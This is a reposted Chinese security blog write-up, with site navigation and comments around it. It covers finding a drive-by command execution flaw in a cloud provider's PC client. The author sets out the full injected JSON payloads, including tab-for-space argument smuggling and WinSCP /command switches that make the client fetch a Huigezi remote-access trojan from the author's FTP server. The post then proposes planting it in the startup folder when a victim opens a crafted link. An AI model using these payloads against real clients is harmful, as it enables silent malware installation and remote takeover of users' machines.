

某云pc客户端命令执行挖掘过程

Web安全 先知技术社区 2016-12-07 8,674


本文转自[脉搏战略合作伙伴先知技术社区](#) 原帖地址 原作者: forever80s 安全脉搏编辑Joey整理发布

(1)、引言

最近测试是国内某知名云服务器供应商，本豪研究一天云客户端找了个命令执行，所以写出来分享一下心得。这里不是二进制溢出方面的，而是通过web相关的漏洞利用的。各位看官可能好奇，通过web类型都漏洞让客户端执行命令???

(2)、客户端分析

访问云主机管理地址，下载一个50多兆得客户端。



安装后该客户端目录如下

| 名称 | 修改日期 | 类型 |
|-----------------|-----------------|--------|
| jre | 2016/5/24 9:59 | 文件夹 |
| error.log | 2016/5/24 13:45 | 文本文档 |
| rest-server.exe | 2016/3/24 23:46 | 应用程序 |
| unins000.dat | 2016/5/24 9:59 | DAT 文件 |
| unins000.exe | 2016/5/24 9:59 | 应用程序 |
| WinSCP.exe | 2016/5/24 10:03 | 应用程序 |
| WinSCP.ini | 2016/5/24 13:43 | 配置设置 |


在web版主机管理系统里选择一个主机，点击文件传输




然后选择一个主机账号



弹出来winscp的报错窗口



因为我测试主机ip地址是随便写的，所以这里提示网络异常。那么这时候看发送的数据包



看到客户端rest-server监听固定的端口28080，当发来文件传输的指令都时候就调用WinSCP。WinSCP是一个Windows环境下使用SSH的开源图形化SFTP客户端。同时支持SCP协议。它的主要功能就是在本地与远程计算机

<http://baike.baidu.com/link?url=7jy70fpC9le0uRFUbS0bKwsgZSkwYoYX1-M10100wYJtQuTbR3tD4XoITcsckeVQGMCoNVVNN80Da0IfzgYNq>

注意到客户端安装目录有一个error.log文件，打开看一下

通过日志信息我们可以得出本地监听28080端口的web服务是jetty二次开发的，最后一行

```
WinSCP.exe 13078066054@127.0.0.1@89#340:MD5#7dd75c55c0f3a84969cacc5fcdbbd980@123.59.53.20:22222
```

使我们点击文件传输后浏览器向本地客户端发送指令，然后客户端执行的功能

后边一串是该主机都配置字符串。注意到日志里exec:字符串，那么客户端通过jetty里执行java然后调用winscp。

注意指令数据包：

```
GET /connector/json?
data=eYd0eXB1Jzonc2NwJywndXN1cm5hbWU0icxMzA3ODAN2jA1NEAxMjcUw*fwlJfAODkjmZQwJywnGfZc3dvcMqN0idNRDUjN2RkNzVjNTVjMGYzYtG0
OTY5Y2FjYzVmY2RiYmQ5ODAN1CdzXZjZ2X1N0icxMjUuNTkuNTMuMjAnLCdwb3J0JzonMjIyMjInLCd3aWR0aCc6JzEzNjYnLCdoZW1naHQ0ic3NjgnfQ==
&jsoncallback=jQuery111205498347991109811_1464068504557&_=1464068504558 HTTP/1.1
Host: 127.0.0.1:28080
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.94 Safari/537.36
DNT: 1
Referer: http://123.59.53.20/server
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.6,en;q=0.4
```

参数data是base64编码解码一下:

```
{'type':'scp','username':'13078066054@127.0.0.1@89#340',  
'password':'MD5#7dd75c55c0f3a84969cacc5fcdbbd980',  
'server':'123.59.53.20','port':'22222',  
'width':'1366','height':'768'}
```

是通过这个json数据传递过去的。

我们替换成如下

```
{'type':'scp',  
'username':'|xxoo13078066054@127.0.0.1@89#340',  
'password':'MD5#7dd75c55c0f3a84969cacc5fcd9b980',  
'server':'123.59.53.20',  
'port':'2222',  
'width':'1366','height':'768'}
```

Base64编码后再次发送 查看error.log，看到改后的参数成功传入

```
exec: C:\Program Files (x86)\inSCP.exe "|xxoo13078066054@127.0.0.1@89#340:MD5#7dd75c55c0f3a84969cacc5fcdbbd980@123.59.53.20:22222
```

可见用户

名处可以引入脏数据。那么我们尝试命令注入，执行ipconfig执行结果重定向到c:\ff

```
{ 'type': 'scp', 'username': 'ipconfig>c:\\ff&&xxool3078066054@127.0.0.1@89n340', 'password': 'MD5#7dd75c55c0f3a84969cacc5fcd  
bd980', 'server': '123.59.53.20', 'port': '2222', 'width': '1366', 'height': '768' }
```

看error.log

```
exec: C:\Program Files (x86)\ipconfig.exe ipconfig>:\ff6xxoo13078066054@127.0.0.1@9#340:MD5#7dd75c55c0f3a84969cacc5fcdhbd980@123.59.53.20:
```

从命令行语法都角度已经完美执行了。但是C盘并没有“文件”。

Java 执行执行命令一般用runtime，代码如下

```
380
381 public static void main(String[] args) {
382     // TODO Auto-generated method stub
383     //testmatch("http://sdfsdf.sdfsdf.s/aaa.mp3");
384     //String[] gbksqli={"%bf","%bf","%e5%5c","%e5%5c"};
385     String cmd="ping -n 1 localhost ";
386     Runtime run = Runtime.getRuntime();//返回与当前 Java 应用程序相关的运行时
387     try {
388         Process p = run.exec(cmd);// 启动另一个进程来执行命令
389         BufferedInputStream in = new BufferedInputStream(p.getInputStream());
390         BufferedReader inBr = new BufferedReader(new InputStreamReader(in));
391         String lineStr;
392         while ((lineStr = inBr.readLine()) != null)
393             //获得命令执行后在控制台的输出信息
```

Problems @ Javadoc Declaration Search Console

<terminated> m [Java Application] C:\Program Files\Java\jre1.8.0_91\bin\javaw.exe (2016-5-24 下午2:12:54)

Pinging PC201512102249 [::1] with 32 bytes of data:
Reply from ::1: time<1ms

Ping statistics for ::1:
Packets: Sent = 1, Received = 1, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 0ms, Average = 0ms

我们尝试执行ipconfig&&ping -n 1 localhost

成功报错


```
385 String cmd="ipconfig&&ping -n 1 localhost ";
386 Runtime run = Runtime.getRuntime();//返回与当前 Java 应用程序相关的运行时
387 try {
388     Process p = run.exec(cmd);// 启动另一个进程来执行命令
389     BufferedInputStream in = new BufferedInputStream(p.getInputStream());
390     BufferedReader inBr = new BufferedReader(new InputStreamReader(in));
391     String lineStr;
392     while ((lineStr = inBr.readLine()) != null)
393         //获得命令执行后在控制台的输出信息
394         System.out.println(lineStr);// 打印输出信息
395     //检查命令是否执行失败。
396     if (p.waitFor() != 0) {
```


[首页](#)
[分类阅读](#)
[安全问答](#)
[金币商城](#)
[安全招聘](#)
[活动日程](#)
[live课程](#)
[企业服务](#)

```
terminated> m [Java Application] C:\Program Files\Java\jre1.8.0_91\bin\javaw.exe (2016-5-24 下午2:20:21)
ava.io.IOException: Cannot run program "ipconfig&&ping": CreateProcess error=2, Th
    at java.lang.ProcessBuilder.start(Unknown Source)
    at java.lang.Runtime.exec(Unknown Source)
    at java.lang.Runtime.exec(Unknown Source)
    at java.lang.Runtime.exec(Unknown Source)
    at m.main(m.java:388)
    caused by: java.io.IOException: CreateProcess error=2, The system cannot find the f
    at java.lang.ProcessImpl.create(Native Method)
```

那么java通过这种方法执行命令无论怎样都不能注入命令，原因是该函数对特殊字符有处理。





(4) 绕过双引号进行参数注入

命令不能直接注入了，顿时很失落，毕竟研究了那么久，再看看说不定有奇迹呢。
把注意力转移到了winscp上，我们能否控制一些参数达到自己目的呢。尝试引入参数开关/a -b，大家知道参数一般是这样传递的。
提交如下数据

```
{'type':'scp','username':'/a -b  
aanxxoo13078066054@127.0.0.1@89#340','password':'MD5#7dd75c55c0f3a84969cacc5fcd980','server':'123.59.53.20','port':'2  
2222','width':'1366','height':'768'}&jsoncallback=jQuery111205498347991109811_1464068504557
```

我们看error.log

```
exec: C:\Program Files (x86) \inSCP.exe " |xxoo13078066054@127.0.0.1@89#340:MD5#7dd75c55c0f3a84969cacc5fcd980@123.59.53.20:2222
```

看到加了这2个开关后参数winscp的参数又多了个双引号，大家知道双引号括起来就变成一个参数了，这下引入都
开关不起作用了。经过反复fuzz，发现用tab替代空格后台程序就不会加双引号了。

```
exec: C:\Program Files (x86) \inSCP.exe ipconfig>c:\ff66xxoo13078066054@127.0.0.1@89#340:MD5#7dd75c55c0f3a84969cacc5fcd980@123.59.53.20:2222
```

那么现在参数可控，能不能造成漏洞还要看winscp了。



安全脉搏
SECPULSE

首页

分类阅读

安全问答

金币商城hot

安全招聘

活动日程

live课程new

企业服务

读了winscp手册，其中https://winscp.net/eng/docs/guide_automation 自动化模块阐述了，其可以执行script，script就是一些操作命令放到一个文件里。如myscript.txt

```
# Connect to SFTP server using a password  
open sftp://user:password@example.com/ -hostkey="ssh-rsa 2048 xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx:xx"  
# Upload file  
put d:\examplefile.txt /home/user/  
# Exit WinSCP  
Exit
```

上边的script是把本地d:\examplefile.txt文件复制到远端服务器example.com的/home/user/目录下
执行winscp.com /script=myscript.txt即可。
那么可以通过command 参数指定 script 内容在命令行，用引号括起来每行。

```
/command "option confirm off" "open root:123456@192.168.217.129" "put c:\\1.txt /tmp/winscp.txt"  
"exit"
```

上，到这里我的利用思路是利用winscp注入都参数，复制我们ssh服务上的远控木马（灰鸽子）到本地开机启动项里，目标点击我提供都链接，或者利用插入图片都地方插入攻击链接，木马写入其pc自启动项里，下次开机植入远控。

↑
⋮
↓

(6) Scp利用尝试

首先尝试scp协议，因为scp是winscp最本土的协议。发送如下payload

```
{ 'type': 'scp', 'username': '/', command: 'open root:123456@192.168.217.129\' \'put c:\\1.txt\' \'exit\' /log=scp2.log  
13078066054@123.59.78.141@23#283\' \'password\' : MD5#7dd75c55cf3a84969cacc5fcdbbd980\' \'server\' : 123.59.53.20\' \'port\' : 2222  
2\' \'width\' : 1920\' \'height\' : 1080' }
```

其中192.168.217.129是我放远控木马的ssh服务器，空格用tab代替。我们加了一个log参数，看客户端安装目录下winscp的log文件scp2.log

```

53 . 2016-05-22 11:40:09.531 ssh-rsa 2048 ea:9f:86:e4:5f:56:c6:97:78:9d:4c:c6:ee:c3:20:bc
54 . 2016-05-22 11:40:09.531
55 . 2016-05-22 11:40:09.531 If you trust this host, press Yes. To connect without adding host key to the cache,
press No. To abandon the connection press Cancel. ()
56 . 2016-05-22 11:40:09.531 Attempt to close connection due to fatal exception:
57 * 2016-05-22 11:40:09.531 Host key fingerprint is ssh-rsa 2048 ea:9f:86:e4:5f:56:c6:97:78:9d:4c:c6:ee:c3:20:bc
58 * 2016-05-22 11:40:09.531 (Exception) **Host key wasn't verified!**
59 . 2016-05-22 11:40:09.531 Closing connection.
60 . 2016-05-22 11:40:09.531 Sending special code: 12

```

说hostkey 未验证。

查了很多资料发下如下payload可以成功通过scp协议下载文件

```
"option confirm off" "open root:123456@192.168.217.129 -hostkey=""ssh-rsa 2048
ea:9f:86:e4:5f:56:c6:97:78:9d:4c:c6:ee:c3:20:bc"" "put c:\\l.txt /tmp/winscp.txt" "exit" /log=scp4.log
```

这时候可以复制文件，测试时候换了一台电脑，然后再次用这个payload都时候发现hostkey又变了。查了资料说hostkey会因为重启系统和其他原因变化

https://support.ssh.com/manuals/server-zos-admin/55/Defining_Server_Host_Key.html

所以这种方法不可靠。Hostkey变了，就得去修改payload。

(7) Ftp传输和猥琐利用

因为winscp还支持ftp，其他都如sftp等都是通过ssl加密的，这里找明文协议。

那么我们启动一个ftp服务器作为payload 服务器, 通过python自带的pyftp库, 启动ftp都时候当前目录下有个1.exe, 是灰鸽子被控端。

```
root@192:/tmp# ls
1.exe                               jna--1712433994
hsperfdata_jenkins                 pip_build_root
jetty-0.0.0.0-08080-war--any-      winstone8247131421430139637.jar
root@192:/tmp# python -m pyftplib -p 21
[I 2016-02-27 18:05:27] >>> starting FTP server on 0.0.0.0:21, pid=35895 <<<
[I 2016-02-27 18:05:27] concurrency model: async
[I 2016-02-27 18:05:27] masquerade (NAT) address: None
```

[首页](#)

分类阅读

安全问答

金币商城 hot

安全招聘

活动日程

live课程 new

企业服务

通过支付 POC 付款可以加速您的支付并防止您的支付延迟。

```
{'type':'scp','username':'/command "open ftp://anonymous:anonymous@xxxx.iok.la" "get 1.exe C:\\huigezi.exe"
"exit" /log=scp4.log
13078066054@123.59.78.141@23#283','password':'MD5#7dd75c55c0f3a84969cacc5fcdbbd980','server':'123.5
9.53.20','port':'22222','width':'1920','height':'1080'}
xxxx.iok.la是自己的域名
构造好html文件
```


小程序 登录 | 注册

```
<title></title>  


```

放到自己web服务器上

目标访问改地址，这时候winscp在后台悄无声息地下载文件



我们看ftp服务的输出



再看本地winscp的log






[首页](#)[分类阅读](#)[安全问答](#)[金币商城](#)^{hot}[安全招聘](#)[活动日程](#)[live课程](#)^{new}[企业服务](#)




[小程序](#)[登录](#)[注册](#)

说明文件成功下载，再看c盘根目录已经多了一个灰鸽子远控





实际利用当中我们将木马软件下载到开机启动目录里或直接覆盖掉其他exe文件，达到执行的目的。





安全脉搏

首页

分类阅读

安全问答

金币商城

安全招聘

活动日程

live课程

企业服务

Documents

Music

Pictures



SEC PULSE


安全脉搏

小程序

登录

注册

到这里算完美利用了。这个漏洞总结一句话就是“参数注入，下载恶意程序到指定目录实现自启动”，利用原理类似gettypecsrf。
另有不周到的地方多多指教。



【本文转自[脉搏战略合作伙伴先知技术社区 原帖地址](#) 原作者: forever80s 安全脉搏编辑Joey整理发布】

Tags: Web、winscp、先知安全、命令注入、漏洞

点赞：0 评论：2 收藏：0



相关文章



2019年上半年网络安全态势报告



黑客组织从2018年底开始利用CVE-2...



Linux文件自动备份方案

评论 (2)

昵称

请输入昵称


必填 您当前尚未登录。 [登录?](#) 注册

邮箱

请输入邮箱地址

必填 (保密)

快来写下你的想法吧！



flzx3qc


2016-12-07 13:59:42

抢占一个沙发。

回复

0

0



香港云主机

2016-12-07 16:50:37

云pc客户端命令执行挖掘，就光说下载这个50多兆得客户端都要搞好大一阵子

回复

0

0



先知技术社区

文章数：27 积分：3



[首页](#) [分类阅读](#) [安全问答](#) [金币商城](#) ^{hot} [安全招聘](#) [活动日程](#) [live课程](#) ^{new} [企业服务](#)

安全问答社区 ^{小程序} [登录](#) | [注册](#)



脉搏官方公众号





安全脉搏

活动日程

显示更多

友情链接

网络尖刀 | E安全 | Sec-Wiki | 独自等待 | 中国红客联盟 | 娜迦信息 | SecSilo | armyzer0 | 易安在线 | i春秋 | 铁匠运维网 | 北京ITET培训中心 | 爱神刀安全网 | 吾爱漏洞 | 网易安全中心 | ChaMd5安全团队 | 破晓团队 | 黑白网 | ms08067 | 华盟网

- 关注我们
- SecPluse
- 官方微信
- 关于我们
- 安全问答
- 加入我们
- 新浪微博
- 联系我们
- 知乎专栏

合作伙伴



关于我们

安全脉搏（secpulse.com）是以互联网安全为核心的学习、交流、分享平台，集媒体、培训、招聘、社群为一体，全方位服务互联网安全相关的管理，研发和运维人，平台聚集了众多安全从业者及安全爱好者，他们在这里分享知识、招聘人才，与你一起成长。

